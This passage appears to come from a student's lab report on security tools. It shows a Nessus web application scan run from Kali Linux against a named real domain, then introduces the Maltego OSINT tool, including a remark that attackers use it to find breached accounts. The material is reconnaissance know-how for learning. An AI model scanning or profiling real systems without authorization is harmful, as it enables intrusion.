



8) Performing Advance Scan by Nessus








9) Performing Web Application Tests by entering a domain name under “targets” and clicking scan







Nessus Expert / Folders / View Scan — Mozilla Firefox
File Edit View History Bookmarks Tools Help
Nessus Expert / Folders /
Nessus Expert / Login
https://kali:8834/#/scans/reports/76/vulnerabilities
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus
Scans
Settings
mouliksingh.arora2020...
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Terrascan
Web Application Test
Back to My Scans
Configure
Hosts 1
Vulnerabilities 1
History 1
Filter
Search Vulnerabilities
1 Vulnerability
Sev
Score
Name
Family
Count
INFO
Nessus SYN scanner
Port scanners
4
Scan Details
Policy: Web Application Tests
Status: Running
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM
Vulnerabilities
Critical
High


Nessus Expert / Folders / View Scan — Mozilla Firefox
Nessus Expert / Folders /
Nessus Expert / Login
https://kali:8834/#/scans/reports/76/hosts
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus
Scans
Settings
mouliksingh.arora2020...
FOLDERS
My Scans 1
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Terrascan
Web Application Test
Back to My Scans
Configure
Hosts 1
Vulnerabilities 1
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
%
skillonation.com
4
Scan Details
Policy: Web Application Tests
Status: Running
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM
Vulnerabilities
Critical
High
Medium


Nessus Expert / Folders / View Scan — Mozilla Firefox
Nessus Expert / Folders /
Nessus Expert / Login
https://kali:8834/#/scans/reports/76/scan-summary
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus
Scans
Settings
mouliksingh.arora2020...
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Terrascan
Web Application Test
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Scan Summary
Hosts 1
Vulnerabilities 3
Notes 7
VPR Top Threats
History 1
Scan Details
0
Critical Vulnerabilities
0
High Vulnerabilities
0
Medium Vulnerabilities
0
Low Vulnerabilities
Details
Scan Name: Web Application Test
Plugin Set: 202211101145
CVSS_Score: CVSS_V2
Scan Template: Web Application Tests
Scan Start: Today at 9:10 AM
Scan End: Today at 9:42 AM
Top 5 Operating Systems Detected During Scan
CISCO PIX 7.0
Authentication / Credential Info (Hosts)
Scan Durations


Nessus Expert / Folders / View Scan — Mozilla Firefox
Nessus Expert / Folders /
Nessus Expert / Login
https://kali:8834/#/scans/reports/76/vulnerabilities
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus
Scans
Settings
mouliksingh.arora2020...
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Terrascan
Scan Summary
Hosts 1
Vulnerabilities 3
Notes 7
VPR Top Threats
History 1
Filter
Search Vulnerabilities
3 Vulnerabilities
Sev
Score
Name
Family
Count
INFO ... HTTP (M... Web Servers 5
INFO Nessus SYN s... Port scanners 4
INFO Nessus Scan ... Settings 1
Scan Details
Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM
End: Today at 9:42 AM
Elapsed: 32 minutes
Vulnerabilities
Critical
High
Medium

MALTEGO :

Maltego is software used for open-source intelligence and forensics, developed by Paterva from Pretoria, South Africa. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining. It was developed in 2003. This is written in java programming language.

It is a comprehensive tool for graphical link analyses that offers real-time data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.


Maltego is a simple format easy to use tool that can be run on any operating system. Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

With Maltego, hackers can locate breached accounts created using company email addresses, potentially giving attackers access to a company account if the employee reuses a compromised password.


Features

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to “hidden” information determines your success, Maltego can help you discover it.


1) open maltego and login




2) go to the machines window



